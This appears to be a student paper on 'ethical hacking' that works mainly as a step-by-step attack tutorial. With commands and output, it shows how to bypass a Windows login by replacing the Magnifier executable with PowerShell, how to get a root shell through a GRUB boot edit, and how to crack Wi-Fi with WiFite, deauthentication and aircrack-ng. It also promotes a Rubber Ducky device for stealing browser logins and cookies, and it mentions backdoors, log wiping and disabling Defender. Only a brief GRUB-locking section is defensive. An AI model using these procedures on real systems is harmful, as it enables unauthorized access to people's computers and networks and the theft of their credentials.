ETHICAL HACKING & EXPLOITATION!

Ankush Gupta, Piyush Kumar
Students, Bachelor of Computer Applications, IIMT Group of Colleges, Greater Noida, India

iankushh01@gmail.com

Abstract: -

This research paper provides an overview and brief analysis of "Ethical Hacking" & the Techniques and Methods made by me, Ankush Gupta, to gain access in someone's system in many ways. It states that different person has different views on what is ethical and what's not. Not many people are aware of the threat of the exploitation of their data and what evil things can be done with them if it gets in a wrong hand, even these days not many Big Companies that we think are good, are actually the Evil companies. Many different names have been given to Ethical Hacking, especially in today's generation Jobs. The term Penetration Testing means same as Ethical Hacking, penetration test is a way to penetrate into someone's security and to find loophole(s) in any organization, it's the main goal of an Ethical Hacker. The challenging part in this whole process is to think like a Hacker, can also be called an attacker. It requires a different way of thinking, also known as Social Engineering. We'll discuss all the above topics in this research with the challenging part of Vulnerability Scanning in networks. The idea behind this research is to share my own way of thinking about Ethical Hacking, and to introduce some of my ways to exploit networks in order to secure them. Some topics that we're going to cover is Wi-Fi Hacking, Malware Poisoning, Phishing (Social Engineering), Making own hacking devices like Raspberry Pi or Wi-Fi Jammer, RFID Hacking Radio Signals and more, SQLi (SQL-Injection). My favorite is HID Attacks, Windows/Linux Privilege Escalation and Making Viruses & Trojans in order to gain access.

Keywords: *Hackers, Ethical Hacking, Hacking, Ddos, wifi hacking, wifi jammer, hid, rubber ducky, MiTM, BeEF, Routersploit, Bug Bounty, Pentesting.*

Introduction: -

I'll rather start from scratch instead of explaining the humanity and their views on hacking, as we know the word 'Hacking' is itself a fascinating thing. It means to able to gain access into someone system using their skills of Programming, Social Engineering, Problem Solving Skills, Etc.

Ethical Hacking, referred to the hackers who has no evil mindset, also called “White Hat Hackers”. But who decides what’s Ethical and what isn’t? Well, the answer is not so straight. Cyber Criminals as we call them “Black Hat Hackers” word for their own gain with a mindset of malicious purpose. But not all hackers are like that, in today’s world, most references to Hackers characterize it as a person who does unlawful activity motivated by financial gain, information gathering (Spying), or just for ‘Fun’.

Nowadays, large number of companies, banks, websites and organizations are targeted by various types of hackers from whole world, just in the seek of data. To overcome the risk of getting attacked by the hackers we have Ethical Hackers in the industry, as I explained earlier, they are bound to some rules and regulations by various types of organizations and have good intensions. We Can’t even imagine a world without Ethical Hackers in this generation where almost every sector is managed by vast majority of Tech.

What is Hacking?

Hacking is a technique of detecting the loophole(s) or weak spots in any system and exploiting it to gain unauthorized access to the data or to modify the system settings in the victim’s system or in the Network. It’s also called breaking into someone’s security and stealing data or modify it.

Hacker: -

Hacker is a term used for the individual who uses computer, networking, programming, social engineering, or other skill to gain unauthorized access to systems or networks with a intension of either getting benefiting from it or securing it to overcome the risk of getting hacked again in future.

Term ‘Hacker’ was first used in the 1960s to describe a programmer or an individual who, in an era of highly constrained computer capabilities, could increase the efficiency of computer code in a way that removed, excess machine code instructions from a program. It has evolved over the years to refer to someone with an advanced understanding of computers, networking, programming or hardware.

According to the working behavior and the mindset or intensions of the hacker, they can be classified into three groups

1) White Hat Hackers
2) Black Hat Hackers
3) Grey Hat Hackers

1. White Hat Hackers: -

A white hat hacker is a “Ethical Hacker” or “Cyber Security Specialist” who find loopholes and breaks into protected networks or systems of any individual or any organization or company and secure them or we say patch them. White Hat Hacker’s knowledge and skills used to protect the organization from being hacked again in future. They are the authorized peoples in the industry, although the methods and techniques use by them is not different from what is being used by hackers or attackers. They use same tool for pentesting that hacker’s use for attacking. They are also referred to ‘Penetration Tester’.

2. Black Hat Hackers: -


The term “Black Hat Hacker” or we can say ‘Threat Actors’ or ‘Unauthorized Hackers’ intentionally gain unauthorized access to networks and systems with malicious intentions. This includes stealing data, spreading malware & trojans or vandalizing or otherwise damaging systems, often in an attempt to gain notoriety. Threat actors are criminals by definition because they violate laws against accessing systems without authorization, but they may also engage in other illegal activity, including corporate espionage, identity theft and distributed denial-of-service (DDOS) attacks.

3. Grey Hat Hackers: -

Gray hat hackers fall somewhere between ethical hackers and threat actors. While their motives may be similar to those two groups, gray hats are more likely than ethical hackers to access systems without authorization; at the same time, they are more likely than threat actors to avoid doing unnecessary damage to the systems they hack. Although they aren't typically -- or only -- motivated by money, gray hat hackers may offer to fix vulnerabilities they have discovered through their own unauthorized activities rather than using their knowledge to exploit vulnerabilities for illegal profit.

- Well, there is another type of hackers we get to introduce these days, called ‘Script Kiddies’, referred to amateur. Inexperienced hackers who attempt or try to hack using pre-written scripts or use pre-made tools and tutorials on internet and they usually cause very little damage.

Methodology Used by Hackers: -



- **Reconnaisance:**

The process of collecting infortamtion about the victim’s system is called reconnaissance or “Inormation Gathering”. This whole process includes finding vulnerabilities is the target system as a example, if the victim is using outdated version of the particular software, if yes then we can exploit it using some pre-made exploit like metasploit or any other framework. At the end of this process, the hacker will have a bunch of data using which one can build a lot of ways to attack on the system.

- **Scanning:**

Before hacking the system, a hacker have to know some crucial details about the target system or network. In scanning, we scan the target's IP, system, network, etc. to find out if there is any open/closed ports, if yes then it would be a entry point for us, 'open-ssh' is a example of port that most system has opened in default and can be exploited very easily. A very popular tool that is made for this purpose is NMAP, that work's best in linux, and available for almost all OS.

- **Gaining Access:**

In this process, a hacker take over the target system using all the data collected in the above sections. It can be either through the network or physically. This porcess is also known as "Owning the System".

- **Maintaining Access:**

Now, we are in the target system, this process means to make a backdoor for us in this particular system so whenever we want, can access the system without performing all the above steps. From now on, the target system can also be called as "Zombie System". We have to change some settings in that system so any other authorized or any other hacker cannot get into that system untill we are done.

- **Covering Tracks:**

Also known as "Log Clearing", a technique to wipe off all tracks of a hacker that can be used to trace him/her, all evidences and cache on that system, cookies, etc. A lot of tools are available in all type of distros to do this task.

Let's dig in into a practical world and start our journey into this deep world of vulnerabilities, the first and most important process of ethical hacking is making our own lab, not like a chemical lab, it's a lab that includes our system which is already having the tools needed for pentesting and all hardware tools.

What is the need of an Ethical Hacker ?

As every organization has its own confidential information and every user in the world has their own privacy, which can be hacked by hackers or can be damaged by them therefore in order to protect that information the organizations hire Ethical Hackers and allow them to hack their own systems ethically and find loopholes in their systems and correct them before any hacker hacks it. <u>The more the technology will update, the more need of Ethical Hackers will rise.</u>

Setting Up Personal Lab for Hacking: –

OS (Operating System):

Linux Operating Systems, As the name tells it is an operating system just like the windows and Mac. An operating system is an interface between the user and the computer hardware, it manages all the hardware resources available with the computer. In the computer system an OS is required for working of various applications.
Unlike Microsoft Windows and Mac operating systems, the Linux are the open source operating systems as it is distributed under open-source license. It is more secure than the windows and has very small number of viruses known which will harm Linux OS. As the number users of Linux are not much as compared to windows so Not much viruses are made for this OS.
Some of the Linux operating systems are Ubuntu, Kali Linux, Fedora, Linux Mint etc.

selecting a suitable OS for yourself is not a big task if you don’t follow the unnecessary opinions on internet, it’s obvious that we have to select an OS based on Linux (Debian) because all tools made for ethical hacking works perfectly in this distro, and you get full control of the system. There are few options that best on this filter, Kali Linux, Black-Arch, and Parrot OS.

I use Kali Linux because I find it very smooth and I have used it for years and there is no reason to switch from it, I get all tools pre-installed and the community support for KALI is quite huge, so you won’t feel alone. It’s free to use and open-source operating system, you can get KALI for PC, Virtual-Box, Android from the official site www.kali.org . In android, you can root your device and install kali net-hunter to use all tools and attacks made for kali

You can install the OS in two different ways: -

I. VM-Ware / Virtual-Box:

VM-Ware or VirtualBox is software which uses the process of virtualization to create multiple virtually simulated instances over the computer hardware to utilize your system's underlying resources fully. This increases the productivity and efficiency of our professional and personal requirements.

II. Bare-Metal:

Bare-Metal simply means to install OS directly to the hard disk, it interacts directly with the hardware components of the system, and personally I refer to use Bare-Metal Kali Linux for a hacking lab as it's fast and smooth as compared to virtual box.

Let's Start with a very interesting thing,


❖ *Windows Privilege Escalation*

Privilege escalation is the process by which **a user with limited access to IT systems can increase the scope and scale of their access permissions**. For trusted users, privilege escalation allows expanded access for a limited time to complete specific tasks. For example, users may need access to troubleshoot a technical problem, run a quarterly financial report, or install a program.


In simple words, We'll Crack Windows 10/11 Password today within 10 Minutes: -

1) Create a Windows bootable media, it allows us to get access to CMD (Command Prompt) in a parallel system from which we can make changes to the main system.
You need a minimum 8GB of USB Flash Drive to Boot a Windows 10/11 ISO file in it.
I'll refer to this blog for this setup https://www.minitool.com/backup-tips/create-bootable-usb-from-iso.html

2) Now, we're ready to perform our attack. Head on to the target system, Plug the Bootable USB and Restart the System. Go to Boot Menu.
"We can get into <u>Boot Menu</u> by pressing either ESC, F2, F8, F10 or F12 Key on the keyboard, depends on the system you're using. You can simply google it by referring the company of the system you're target user uses".



3) Select your USB from the Drop-down menu and windows installing screen will appear, Click on *<u>Next</u>* and then Click on "*<u>Repair your computer</u>*" in the left-corner of the dialogue box.
Then select "*<u>Advance Options</u>*", and then Click on "*<u>Command Prompt</u>*" option.



Advanced options
System Restore
Use a restore point recorded on your PC to restore Windows
Start-up Repair
Fix problems that keep Windows from loading
Uninstall Updates
Remove recently installed quality or feature updates from Windows
Command Prompt
Use the Command Prompt for advanced troubleshooting
C:\
System Image Recovery
Recover Windows using a specific system image file
UEFI Firmware Settings
Change settings in your PC's UEFI firmware

4) Now enter these commands one by one: -

a) *“**C:**”*

b) *“**cd Windows\System32\WindowsPowerShell\v1.0\**”*

c) *“**copy powershell.exe C:\Windows\System32\**”*



```
Microsoft Windows [Version 10.0.19041.2006]
(c) Microsoft Corporation. All rights reserved.

X:\Sources>C:

C:\>cd Windows\System32\WindowsPowerShell\v1.0

C:\Windows\System32\WindowsPowerShell\v1.0>copy powershell.exe C:\Windows\System32\
        1 file(s) copied.

C:\Windows\System32\WindowsPowerShell\v1.0>
```

Now, we’ve copied the ***PowerShell*** file to ***system32*** folder and we are going to change it to ***Magnifier*** application file.


5) Now enter these commands one by one: -

a) *“**cd C:\Windows\System32\**”*

b) *“**rename magnify.exe magnify1.exe**”*

c) *“**copy powershell.exe magnify.exe**”*


d) *“**exit**”*



```
C:\Windows\System32>rename magnify.exe magnify1.exe

C:\Windows\System32>copy powershell.exe magnify.exe
        1 file(s) copied.

C:\Windows\System32>exit_
```

6) We’re done with the USB now, Restart the system in normal mode and remove the USB. Now, on the login page where you have to put the password, Click on the second option in the right-down-corner (***Ease of Access***). And then click on Magnifier.

And yes, you’ll get a ***PowerShell*** window on your screen.



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32>
```

7) Now Enter these Commands:

- “***net user***” – It’ll list all users with their privilege on the screen.
- “***net user USERNAME NEW-PASS***” –

  Enter the username that you want to edit and then enter a new password for that specific username

note: *We have successfully changed the pass of that username, now login with the password you created, and boom it’ll be opened, If the user uses Microsoft sign in, then create another admin username and pass from that PowerShell window and sign in with that new username and pass and you can access all the data of any user you want.*

Credit: I have myself discovered this method / bug / vulnerability, my old method which include CMD overpass has been patched by Microsoft as Escalation, and Windows Defender detects that old method as a trojan. But this PowerShell method work perfectly on all windows versions.

So, it doesn't matter if the bug has been patched, the work of an Ethical Hacker never ends. New vulnerabilities get discovered, so we have to get new patches for each bug. You can even disable defender antivirus and perform almost all windows task from PowerShell itself, it's just a matter of time. You just need practice.


❖ *Linux Privilege Escalation*

This method only works in the Linux system which is managed by GRUB Boot-Loader, although almost all Linux Distro uses GRUB.

GRUB (Grand Unified Bootloader) is a bootloader available from the GNU project. A bootloader is very important as it is impossible to start an operating system without it. It is the first program which starts when the program is switched on. The bootloader transfers the control to the operating system kernel.

Let's Dig in. I'm going to perform this on my Kali Linux that I'm running in my VM-Ware.

1. When the GRUB menu appears, immediately press up and down key to pause the timeout. And then press 'E'.
2. Then find this command "`ro quiet splash`" and replace with the following line "`rw quiet splash init=/bin/bash`"
3. Now press "`CTRL+x`" and the system will boot from our changed configurations, now a Terminal windows will appear.
4. Type these Commands in the terminal: **(i)** "`passwd root`" – It'll change the current password or user 'root'.
   (ii) "********" – Enter Your desired password or leave blank for nothing.
5. Now restart the system, it'll boot in normal mode now, and the password for the user root is now changed.



```
pio; fi
                insmod part_msdos
                insmod ext2
                set root='hd0,msdos1'
                if [ x$feature_platform_search_hint = xy ]; then
                  search --no-floppy --fs-uuid --set=root --hint-bios
sdos1 --hint-efi=hd0,msdos1 --hint-baremetal=ahci0,msdos1  df61ca1f-9
09-87ac-ab7e8921b747
                else
                  search --no-floppy --fs-uuid --set=root df61ca1f-99
9-87ac-ab7e8921b747
                fi
                echo        'Loading Linux 6.0.0-kali3-amd64 ...'
                linux        /b
ca1f-9920-4109-87ac-ab7e8921b74  rw  quiet splash init=/bin/bash_
                echo        'Lo
                initrd        /boot/initrd.img-6.0.0-kali3-amd64
```

What can be done to prevent this attack?

We can lock the boot menu as if someone tries to enter in the GRUB menu, he/she has to enter login information to be able to change anything into this. The steps to Lock the Bootloader are as follows: -

- Open Kali Linux and then go to the terminal and follow these commands below
- "`cd /etc/grub.d`"
- Create the password by typing this command → "`grub2-mkpasswd-pbkdf2`"
- After you enter the password, copy the whole generated code that appears. Now edit the file **/etc/grub.d/10_linux** using vim by following commands.
- *"cat << EOF"* → "`set superusers=USERNAME`" → "`password_pbkdf2 USERNAME 'CTRL+SHIFT+v'`"
- *"EOF"*
- Save all changes and exit the editor
- Now, Update the GRUB using this command.
  "`update-grub`"

❖ *Wi-Fi Hacking*

Wi-Fi Hacking is still very fascinating thing among newbie wanna-be hackers. I'll cover here some ways to crack Wi-Fi network. We'll use pre-made tools in Kali Linux and a very powerful python script to crack Wifi Network. You must have a Wifi Adapter that supports monitor mode for packet injection.

refer: *https://kalitut.com/usb-wi-fi-adapters-supporting-monitor/*


i) Using automated python tool. (Wifite)

ii) Brute Force – Wordlist Method. (Aircrack-ng)


iii) Wifi Jammer – Manual. (Aircrack-ng)

WiFite

1. Open your Kali Linux Machine, connect the wifi adapter. This tool comes pre-installed with Kali Linux latest distro. Open the terminal.
2. "*sudo su*" → Enter Password → "*wifite --kill*"
3. Select your interface i.e., 1 or 2, if you have more than 1 interface. It'll automatically enable monitor mode and start searching for networks.
4. Now, press *"ctrl+c"* when you're done with the searching of networks. Select Target from the list.



```
root@kali:~# wifite

                                         WiFite v2 (r87)

                                         automated wireless auditor

                                         designed for Linux


 [+] scanning for wireless devices...
 [+] enabling monitor mode on wlan0... done
 [+] initializing scan (wlan0mon), updates at 5 sec intervals, CTRL+C when ready.
 [0:00:05] scanning wireless networks. 0 targets and 0 clients found
```




```
  NUM                        ESSID   CH  ENCR   POWER  WPS?  CLIENT
  ---  -------------------------   --  -----  -----  ----  ------
    1                  _______BuZZ    5  WPA-P   78db    no     1
    2  [redacted]                     9  WPA-P   32db    no
    3                                 2  WPA-P   27db   yes
    4                                 9  WPA-E   24db    no
    5                                 6  WPA-P   20db    no
    6                                11  WPA-P   17db    no     2
 [+] Scanning. Found 6 target(s), 3 client(s). Ctrl+C when ready ^C
```

5. Now, WiFite will start attacking the network from it's own methods. This tools has 4 methods to crack Wifi Network.


   a. WPS Pixie-Dust attack
   b. WPS PIN attack
   c. PMKID capture
   d. WPA Handshake capture

6. If you want WiFite to use another method then press *"ctrl+c"* and then press *"c"* and Enter.



```
[+] (1/1) Starting attacks against 08:47:D0:17:17:89 (_______BuZZ)
[+] _______BuZZ (75db) WPS Pixie-Dust: [4m55s] Sending EAPOL ^C
[!] Interrupted

[+] 4 attack(s) remain
[+] Do you want to continue attacking, or exit (c, e)? c
```

7. Again, press Ctrl+c to stop "WPS NULL PIN" attack method and type c to continue attacking. Most Wifi Network have enabled WPS so it can crack the password with the 1st or 2nd method. If this doesn't work then we will move to our next method that's Brute-Force Method.



```
[+] (1/1) Starting attacks against F8:C4:F3:7A:EB:51 (FreakOp)
[+] FreakOp (94db) WPS Pixie-Dust: [4m55s] Failed: Reaver says "WPS pin not found"
[+] FreakOp (97db) WPS NULL PIN: [4m55s] Failed: Reaver process stopped (exit code: 1)
[+] FreakOp (94db) WPS PIN Attack: [3s PINs:1] Cracked WPS PIN: 12345670 PSK: @aaaaaa@
[+]       ESSID: FreakOp
[+]     Channel: 5
[+]       BSSID: F8:C4:F3:7A:EB:51
[+]  Encryption: WPA (WPS)
[+]     WPS PIN: 12345670
[+] PSK/Password: @aaaaaa@
```

Brute-Force


In this method, we'll capture the handshake of the wifi network and we'll try different combinations of passwords to crack it, it is a very time-consuming process. We have to make a wordlist that'll contain all possible password combinations. You can easily make your own wordlist using some Linux tools or you can download from internet. Let's Get Started…

- We'll use a tool called Aircrack-ng, that is pre-installed in Kali Linux. Process starts from enabling the Monitor Mode on your interface (Wifi Adapter). Put these commands in terminal.
  → "**`ifconfig wlan0 down`**" → "**`iwconfig wlan0 mode monitor`**" → "**`ifconfig wlan0 up`**"

- Now, monitor mode enabled, search for networks. **"`airodump-ng wlan0`",** now stop searching when you see your target (**`ctrl+c`**) and now we will use deauthentication attack followed by write command to capture the handshake.
  → **"`airodump-ng --channel 1 --bssid 50:D4:F7:E5:66:F4 –w handshake wlan0`"**

  bssid – change this according to your target network


  channel – change this according to your target network



```
CH  1 ][ Elapsed: 0 s ][ 2021-05-24 04:47

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

50:D4:F7:E5:66:F4  -51   0       57      142   11   1  405   WPA2 CCMP   PSK  Kali

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

50:D4:F7:E5:66:F4  A6:03:86:70:43:01  -49    0 -24      0        3
50:D4:F7:E5:66:F4  F6:8B:99:79:69:20  -73    0 - 1      0        1
50:D4:F7:E5:66:F4  64:80:99:29:84:78  -62   24e-48e     0      141
```

- Now open a new terminal window, don't close this terminal! Type this command in the new window and enter. It's also can be used as a **Wi-Fi Jammer**.
  → "**`aireplay-ng -0 0 -a 50:D4:F7:E5:66:F4 wlan0`**"

- As soon as I deauthenticate clients we get the WPA handshake as you see in the image below.



```
CH  1 ][ Elapsed: 24 s ][ 2021-05-24 04:14 ][ WPA handshake: 50:D4:F7:E5:66:F4

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

50:D4:F7:E5:66:F4  -51 100      225     4298  216   1  405   WPA2 CCMP   PSK  Kali

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

50:D4:F7:E5:66:F4  A6:03:86:70:43:01  -51   12e- 6   1984      890  EAPOL
50:D4:F7:E5:66:F4  84:C7:EA:87:A0:61  -67    0 - 1e     0        2
50:D4:F7:E5:66:F4  64:80:99:29:84:78  -68    5e- 6e     0     3754
50:D4:F7:E5:66:F4  F6:8B:99:79:69:20  -71    0 - 1      0        7
50:D4:F7:E5:66:F4  92:B6:83:12:06:40  -77    0 - 1      0        2
50:D4:F7:E5:66:F4  46:6A:43:32:FA:77  -83    0 - 1      0        5
```


now after we have successfully captured the WPA handshake, stop aireplay-ng and airodump-ng using ctrl+c. The handshake file will be saved to home folder, with the name of **`handshake-01.cap`**

- Now make sure you have your wordlist file ready; I have got my wordlist file as named ***wordlist.txt*** & the ***`handshake-01.cap`*** file in same directory. I have referred 2 sites for two different Linux tools to make powerful and efficient wordlist.

  https://www.cybrary.it/blog/0p3n/using-cupp-tool-generate-powerful-password-lists/
  https://null-byte.wonderhowto.com/how-to/create-custom-wordlists-for-password-cracking-using-mentalist-0183992/

- Open terminal and type this command to start cracking the pass.
  ➔ "**`aircrack-ng -w wordlist.txt handshake-01.cap`**"

  aircrack-ng tool is comparing the hash inside the .cap file with the hashes of the passwords listed inside the wordlist.txt file by converting every single line from text to hash and when the hashes match, we know the password.



```
[00:00:13] 51557/9609475 keys tested (3910.35 k/s)

Time left: 40 minutes, 44 seconds                          0.54%

                  KEY FOUND! [ abeer2019 ]


Master Key     : F3 2F 98 B4 DB 1E F3 14 D1 8F 3A C7 3C 57 FE E5
                 D0 0B C5 B3 CC 08 89 FE 46 C2 22 EC AA C1 E9 8D

Transient Key  : BD AC BA 77 8A 3D AB DF 86 26 37 5B 37 70 BD 81
                 4D A7 E6 5E 23 33 6A AD CA 7F 40 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 39 99 68 F0 44 B0 26 71 53 97 DA E7 1A 12 71 0E
```

When the hashes match, we get our key as shown above.
Well, It's that simple? No, the main skill here is wordlist making, hacker needs good social engineering skill to be able to make a wordlist that matches the profile of the target. And that's also not 100% sure.

❖ *Rubber Ducky - HID*


HID – Human Interface Device, is a kind of tool that when connected to any system, it acts like an input device that input keystrokes. Like a keyboard, so it doesn't get blocked by any firewall, nor checked by any Antivirus.
Rubber Ducky on other hand, is a device that make this very easy, you can find it in market at a cost of approx. $70, approx. ₹6000/-. But we'll make this device at as cheap as $10 or ₹900/-.

We can use this tool for anything from small to very hard tasks like, stealing browser's Logins & Cookies Ethically and sending it over email just by inserting the Rubber Ducky into target system physically for less than one minute and it'll do the work. As long as you make your own rubber ducky script, you can't even imagine what you can do with it. As I said earlier, it's my favorite attack as I can modify it as however I want.
Let's Digg in…

Things required are:


- Arduino Board (Preferred Model is Leonardo)
- Arduino IDE Software (Windows Preferred)
- A Script to convert Rubber Ducky Language to Arduino Language.
  "I have made my own script, as I found a lot of bugs on the scripts I found online."

- **Download Arduino IDE from their official site and install it.**
- **Plug your Arduino board to the system and select the board from the "Tools" Menu as shown in the picture beside.**



```
Installed Keyboard@1.0.4
```

- **Now the main step on getting the script as per our need. Download this script from here to convert Rubber ducky script to Arduino script.**
  https://www.mediafire.com/file/spe0uxlmq00xu56/ducky_master.rar/file
